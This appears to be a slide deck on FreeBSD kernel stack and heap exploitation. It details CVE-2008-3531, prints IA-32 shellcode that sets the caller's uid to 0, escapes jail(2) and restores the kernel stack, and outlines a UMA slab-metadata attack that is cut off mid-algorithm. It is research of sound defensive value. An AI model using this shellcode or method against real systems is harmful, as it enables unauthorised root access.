Binding the Daemon

FreeBSD Kernel Stack and Heap Exploitation

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Outline

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  - Why target FreeBSD?
- Background
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- Exploitation
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  - Kernel heap (memory allocator) overflows
- Concluding remarks

Targeting the kernel

- It is just another attack vector
  - More complicated to debug and develop reliable exploits for
- Userland memory corruption protections have made most of the old generic exploitation approaches obsolete
  - Application-specific approaches reign supreme in userland
- It is very interesting and fun
  - Somehow I don't find client-side exploitation that interesting to spend time on

Targeting FreeBSD

- Widely accepted as the most reliable operating system
  - Netcraft data reveal FreeBSD as the choice of the top ranked reliable hosting providers

- A lot of work lately on Windows and Linux kernel exploitation techniques
  - FreeBSD, and BSD based systems in general, have not received the same attention

- FreeBSD kernel heap vulnerabilities have not been researched in any way

- Enjoyable code reading experience

Background

Related work (1)

- "Exploiting kernel buffer overflows FreeBSD style" (2000)
  - Focused on versions 4.0 to 4.1.1
  - Kernel stack overflow vulnerability in the jail(2) system call
  - Manifested when a jail was setup with an overly long hostname, and a program's status was read through procfs

- "Smashing the kernel stack for fun and profit" (2002)
  - OpenBSD 2.x-3.x (IA-32)
  - Focused on kernel stack exploitation
  - Main contribution: "sidt" kernel continuation technique

Related work (2)

- "Exploiting kmalloc overflows to Own j00" (2005)
  - Linux-specific kernel heap smashing exploitation
  - Corruption of adjacent items on the heap/slab
  - Main contribution: Detailed privilege escalation exploit for a Linux kernel heap vulnerability (CAN-2004-0424)
- "Open source kernel auditing and exploitation" (2003)
  - Found a huge amount of bugs
  - Linux, {Free, Net, Open}BSD kernel stack smashing methodologies
  - Main contribution: "iret" return to userland technique

Related work (3)

- "Attacking the core: kernel exploiting notes" (2007)
  - Linux (IA-32, amd64), Solaris (UltraSPARC)
  - <u>Main contribution:</u> Linux (IA-32) kernel heap (slab memory allocator) vulnerabilities

- "Kernel wars" (2007)
  - Kernel exploitation on Windows, {Free, Net, Open}BSD (IA-32)
  - Focused on stack and `mbuf` overflows
  - <u>Many contributions:</u> multi-stage kernel shellcode, privilege escalation and kernel continuation techniques

Related work (4)

- “FreeBSD kernel level vulnerabilities” (2009)
  - Explored kernel race conditions that lead to NULL pointer dereferences
  - Presented the details of three distinct bugs (6.1, 6.4, 7.2)
  - A great example of the value of manual source code audits
- “Bug classes in BSD, OS X and Solaris kernels” (2009)
  - Basically a modern kernel source code auditing handbook
  - Released a very interesting exploit for a signedness vulnerability in the FreeBSD kernel (CVE-2009-1041)
  - Analyzed many kernel bug classes
- “Exploiting UMA” (2009)
  - Initial exploration of FreeBSD UMA exploitation

Kernel exploitation goals (1)

- Arbitrary code execution
  - NULL pointer dereferences
    - FreeBSD-SA-08:13.protosw (CVE-2008-5736), public exploit from bsdcitizen.org
    - FreeBSD-SA-09:14.devfs, `kqueue(2)` on half opened FDs from devfs, public exploit from frasunek.com
  - Stack overflows
    - FreeBSD-SA-08:08.nmount (CVE-2008-3531), public exploit from census-labs.com
  - Heap – kernel memory allocator – overflows
    - No known exploits / exploitation techniques

Kernel exploitation goals (2)

- Denial of service / kernel panic
  - Any non-exploitable bug from the previous category
  - FreeBSD-EN-09:01.kenv panic when dumping kernel environment

- Memory disclosure
  - FreeBSD-SA-06:06.kmem (CVE-2006-0379, CVE-2006-0380)

Kernel stack overflows

Kernel stack overflows (1)

- Every thread (unit of execution of a process) has its own kernel stack
- When a process uses kernel services (e.g. `int $0x80`) the ESP register points to the corresponding thread's kernel stack
- Kernel stacks have a fixed size of 2 pages (on IA-32) and they don't grow dynamically
    - Thousands of threads; we don't want to run out of memory
- Their main purpose is to always remain resident in memory in order to service the page faults that occur when the corresponding thread tries to run

Kernel stack overflows (2)

- Overflow of a local variable and corruption of
  - a) the function's saved return address
  - b) the function's saved frame pointer
  - c) a local variable (e.g. function pointer)

- Overflow and corruption of the kernel stack itself by causing recursion

FreeBSD-SA-08:08.nmount (1)

- Affects FreeBSD version 7.0-RELEASE (CVE-2008-3531)
- Example stack overflow exploit development for the FreeBSD kernel
- The bug is in function vfs_filteropt() at src/sys/kern/vfs_mount.c line 1833:
  - sprintf(errmsg, “mount option <%s> is unknown”, p);
  - errmsg is a locally declared buffer (char errmsg[255];)
  - p contains the mount option's name
    - Conceptually a mount option is a tuple of the form (name, value)

FreeBSD-SA-08:08.nmount (2)

- The vulnerable sprintf() call can be reached when p's (i.e. the mount option's name) corresponding value is invalid (but not NULL)
  - For example the tuple (“AAAA”, “BBBB”)
  - Both the name (p) and the value are user controlled

- vfs_filteropt() can be reached from userland via nmount(2)
  - sysctl(9) variable vfs.usermount must be 1

Execution control

- Many possible execution paths
  - nmount() → vfs_donmount() → msdosfs_mount() → vfs_filteropt()
- The format string parameter does not allow direct control of the value that overwrites the saved return address of vfs_filteropt()
  - Indirect control is enough to achieve arbitrary code execution
  - When p = 248 * 'A', the saved return address of vfs_filteropt() is overwritten with 0x6e776f (the “nwo” of “unknown”)
- With a nod to NULL pointer dereference exploitation techniques, we mmap() memory at the page boundary 0x6e7000
  - And place our kernel shellcode 0x76f bytes after that

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Kernel shellcode (1)

- Our kernel shellcode should
  - Locate the credentials of the user that triggers the bug and escalate his privileges
  - Ensure kernel continuation, i.e. we want to keep the system running and stable

- Can be implemented entirely in C since the kernel can dereference userland

Kernel shellcode (2)

- User credentials specifying the process owner's privileges are stored in a structure of type ucred
- A pointer to the ucred structure exists in a structure of type proc
- The proc structure can be located in a number of ways
  - The sysctl(9) kern.proc.pid kernel interface and the kinfo_proc structure
  - The allproc symbol that the FreeBSD kernel exports
  - The curthread pointer from the pcpu structure (segment fs in kernel context points to it)

Kernel shellcode (3)

- We use method the curthread method

```
movl  %fs:0, %eax          # get curthread
movl  0x4(%eax), %eax      # get proc pointer
                           # from curthread
movl  0x30(%eax), %eax     # get ucred from proc
xorl  %ecx, %ecx           # ecx = 0
movl  %ecx, 0x4(%eax)      # ucred.uid = 0
movl  %ecx, 0x8(%eax)      # ucred.ruid = 0
```

- Set struct prison pointer to NULL to escape jail(2)

```
movl  %ecx, 0x64(%eax)     # jail(2) break!
```

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Kernel continuation (1)

- The next step is to ensure kernel continuation
  - Depends on the situation: iret technique leaves kernel sync objects locked
  - Reminder: nmount() → vfs_donmount() → msdosfs_mount() → vfs_filteropt()
  - Cannot return to msdosfs_mount(); its saved registers have been corrupted when we smashed vfs_filteropt()'s stack frame
  - We can bypass msdosfs_mount() and return to vfs_donmount() whose saved register values are uncorrupted (in msdosfs_mount()'s stack frame)

Kernel continuation (2)

```
vfs_donmount()
{
    msdosfs_mount();
    // this function's saved stack values are uncorrupted
}
msdosfs_mount()
{
    vfs_filteropt();
    ...
    addl    $0xe8, %esp     // stack cleanup, saved registers' restoration
    popl    %ebx
    popl    %esi
    popl    %edi
    popl    %ebp
    ret
}
```

Complete shellcode

```
movl  %fs:0, %eax            # get curthread
movl  0x4(%eax), %eax        # get proc pointer from curthread
movl  0x30(%eax), %eax       # get ucred from proc
xorl  %ecx, %ecx             # ecx = 0
movl  %ecx, 0x4(%eax)        # ucred.uid = 0
movl  %ecx, 0x8(%eax)        # ucred.ruid = 0
# escape from jail(2), install backdoor, etc.
# return to the pre-previous function, i.e. vfs_donmount()
addl  $0xe8, %esp
popl  %ebx
popl  %esi
popl  %edi
popl  %ebp
ret
```

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Kernel heap overflows

Kernel heap overflows (1)

- 8.0 has introduced stack smashing protection for the kernel (SSP/ProPolice)
  - See sys/kern/stack_protector.c
- Increased interest in exploring the security of the FreeBSD kernel heap implementation
  - Has not been researched in any way in the past
- Tested on 7.0, 7.1, 7.2, 7.3 and 8.0
  - All code excerpts taken from 8.0

Kernel heap overflows (2)

- No prior work on exploiting kernel slab overflows on FreeBSD
  - Work on Linux and Solaris kernels by twiz and sgrakkyu
- They have identified that slab overflows may lead to corruption of
  - Adjacent items on a slab
  - Page frames adjacent to the last item of a slab
  - Slab control structures (i.e. slab metadata)
- twiz and sgrakkyu explored the first approach
- On FreeBSD today I will use the third one (metadata corruption)
  - Other approaches also viable, e.g. arbitrary free(9)s

Universal Memory Allocator

- UMA, or universal memory allocator, or zone allocator
  - Developed by Jeff Roberson
  - Funded by Nokia for a proprietary stack
  - Donated to FreeBSD
- Functions like a traditional slab allocator
  - Large areas, or slabs, of memory are initially allocated
  - Items of a particular type and size are then pre-allocated on them per slab
  - malloc(9) returns a pre-allocated item from a slab that was marked as free
  - In arbitrary sized requests the size is adjusted for alignment to find a slab
- Advantages:
  - No fragmentation of the kernel's memory
  - Increased performance

Kernel memory

- On FreeBSD the vmstat(8) utility provides information on the kernel's zones
  - These zones hold the kernel's internal data structures

- Information on the zone's characteristics, including
  - name,
  - size of the type of item allocated on them,
  - number of items currently in use,
  - number of free items per zone,
  - etc.

vmstat(8)

```
$ vmstat -z
ITEM                   SIZE     LIMIT      USED      FREE  REQUESTS  FAILURES
UMA Kegs:              128,        0,        94,       26,       94,        0
UMA Zones:             480,        0,        94,        2,       94,        0
UMA Slabs:              64,        0,       353,        1,      712,        0
UMA RCntSlabs:         104,        0,        69,        5,       69,        0
. . .
16:                     16,        0,      2250,      389,    15191,        0
32:                     32,        0,      1163,       80,    10077,        0
64:                     64,        0,      3244,       60,     5149,        0
128:                   128,        0,      1493,      187,     5820,        0
256:                   256,        0,       308,        7,     3591,        0
512:                   512,        0,        43,       13,      827,        0
1024:                 1024,        0,        47,       81,     1405,        0
2048:                 2048,        0,       314,        6,      491,        0
. . .
FFS1 dinode:           128,        0,         0,        0,        0,        0
FFS2 dinode:           256,        0,       429,       21,      451,        0
```

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UMA structures (1)

- UMA uses a number of different structures to manage kernel virtual memory
  - sys/vm/uma_int.h

- uma_zone
  - Created to allocate a specific type of kernel object
  - Allows for custom ctors/dtors for each allocated item
  - Holds statistical data
  - Points to two lists of uma_bucket structures

- uma_bucket
  - uz_free_bucket list: holds buckets to be used for deallocations of items
  - uz_full_bucket list: for allocations of items


UMA structures (2)

- uma_cache
  - Each zone also has an array of per-CPU caches that are logically on top of the zone's buckets
- uma_keg
  - Used for back-end allocation
  - Describes the format of the underlying page(s) on which the items of the corresponding zone are stored
  - Kegs and zones have a one-to-one association (not always true)
  - When a zone is created by the kernel, the corresponding keg is created as well
  - A zone's keg holds three lists of slabs: uk_full_slab, uk_free_slab, uk_part_slab

UMA structures (3)

- uma_slab
  - UMA_SLAB_SIZE == PAGE_SIZE == 4096 bytes (default for IA-32)
  - Each uma_slab contains a uma_slab_head structure
- uma_slab_head
  - Contains the metadata that are necessary for the management of the slab/page
    - Pointer to the keg the slab belongs to
    - Pointer to the first item
    - Number of items free on the slab
    - Index of the first free item

UMA architecture



UMA architecture summary


- Each zone (uma_zone) holds buckets (uma_bucket) of items
- The items are allocated on the zone's slabs (uma_slab)
- Each zone is associated with a keg (uma_keg)
- The keg holds the corresponding zone's slabs
- Each slab is of the same size as a page frame (usually 4096 bytes)
- Each slab has a slab header structure (uma_slab_head) which contains management metadata

Slabs (1)


- The uma_slab structure may or may not be embedded in the slab itself
  - Depending on the size of the items a slab has been divided into for
- The slabs of the anonymous “512” zone hold 8 items of 512 bytes (8*512 = 4096)
  - The uma_slab structures are stored offpage on a UMA zone created for this purpose
- The slabs of the “256” zone hold 15 items (15*256 = 3840)
  - The uma_slab structures of the “256” zone are stored in the slabs themselves
  - After the memory reserved for the actual items

Slabs (2)

An offpage slab of the “512” zone



A non-offpage slab of the “256” zone



UMA behavior (1)

- Using vmstat(8) and a way to consume items of the slabs of the “256” zone we can observe UMA's behavior
  - Not a substitute of actually reading UMA's code (clearly written although not very well documented)
  - Item consumption via system calls, custom KLD module, or other way

- How many free items on the “256” zone?
  - $ vmstat -z | grep 256:

    256: 256, 0, 310 (used), 35 (free), 9823, 0

- After we have consumed 10 items:
  - $ vmstat -z | grep 256:

    256: 256, 0, 320 (used), 25 (free), 9883, 0

UMA behavior (2)

- UMA initially tries to satisfy all free items' requests on the slabs of the partially allocated list (uk_part_slab of uma_keg)
  - In order to reduce fragmentation
  - Leads to unpredictable addresses / locations of the returned items
- However we need to be able to somewhat predict the locations of the items we request via malloc(9)

UMA behaviour (3)

- Consuming all free items of the “256” zone and continuing to consume items of size 256 bytes we make the following observations:
  - After all slabs of the `uk_part_slab` list are exhausted new slabs are used for item allocations
  - The addresses / locations of these items become predictable: higher to lower addresses
  - When an entire new slab is consumed (by allocating ITEMS_PER_SLAB items, e.g. 15 for “256” zone) one of the allocated items is always the one at the edge of the slab
- Now we know how we can reach the metadata of non-offpage slabs, i.e. their `uma_slab` structures

Metadata corruption

- The uma_slab structure of a non-offpage slab is stored on the slab itself at a higher memory than the items

- The last item of such a slab can be overflowed and corrupt the uma_slab structure

- Different alternatives for diverting the kernel's execution flow
  - uz_dtor hijacking
  - Executed during the deallocation of the edge item from the underlying slab

uma_slab_head

```
struct uma_slab_head {
        uma_keg_t       us_keg;                 /* Keg we live in */
        union {
                LIST_ENTRY(uma_slab)    _us_link;       /* slabs in zone */
                unsigned long   _us_size;       /* Size of allocation */
        } us_type;
        SLIST_ENTRY(uma_slab)   us_hlink;  /* Link for hash table */
        u_int8_t        *us_data;               /* First item */
        u_int8_t        us_flags;               /* Page flags see uma.h */
        u_int8_t        us_freecount;   /* How many are free? */
        u_int8_t        us_firstfree;   /* First free item index */
};
```

uma_keg

```
struct uma_keg {
    LIST_ENTRY(uma_keg)  uk_link;      /* List of all kegs */

    struct mtx           uk_lock;      /* Lock for the keg */
    struct uma_hash uk_hash;

    char uk_name;                          /* Name of creating zone. *
    LIST_HEAD(,uma_zone)  uk_zones;        /* Keg's zones */
    LIST_HEAD(,uma_slab)  uk_part_slab;    /* partial slabs */
    LIST_HEAD(,uma_slab)  uk_free_slab;    /* empty slab list */
    LIST_HEAD(,uma_slab)  uk_full_slab;    /* full slabs */
. . .
    u_int16_t     uk_ipers;          /* Items per slab */
    u_int32_t     uk_flags;          /* Internal flags */
};
```

uma_zone

```
struct uma_zone {
  char              *uz_name;     /* Text name of the zone */
  struct mtx   *uz_lock;          /* Lock for the zone (keg's lock) */

  LIST_ENTRY(uma_zone)   uz_link;          /* List of all zones in keg */
  LIST_HEAD(,uma_bucket) uz_full_bucket;  /* full buckets */
  LIST_HEAD(,uma_bucket) uz_free_bucket; /* Buckets for frees */

  LIST_HEAD(,uma_klink)   uz_kegs;       /* List of kegs. */
  struct uma_klink            uz_klink;       /* Klink for first keg. */
. . .
  uma_ctor    uz_ctor;            /* Constructor for each allocation */
  uma_dtor    uz_dtor;            /* Destructor */
. . .
```

Code execution

- When free(9) is called on a slab's item
  - The slab that the item belongs to is found from the item's address
  - slab = vtoslab((vm_offset_t)addr & (~UMA_SLAB_MASK));
- From the slab the keg is found and then the zone
  - uma_zfree_arg(LIST_FIRST(&slab->us_keg->uk_zones), addr, slab);
- The custom item destructor of the zone is called if not NULL
  - if (zone->uz_dtor)

```
zone->uz_dtor(item, keg->uk_size, udata);
```

Exploitation algorithm (1)

(1) Using vmstat(8) find the UMA zone to attack and parse the number of initial free items on its slabs

(2) Consume all free items in the target zone

(3) Allocate ITEMS_PER_SLAB items on the target zone

- On all of these trigger the overflow
- The last item on a slab will corrupt this slab's uma_slab_head

Exploitation algorithm (2)

(4) Overwrite the address of `us_keg` with a userland address

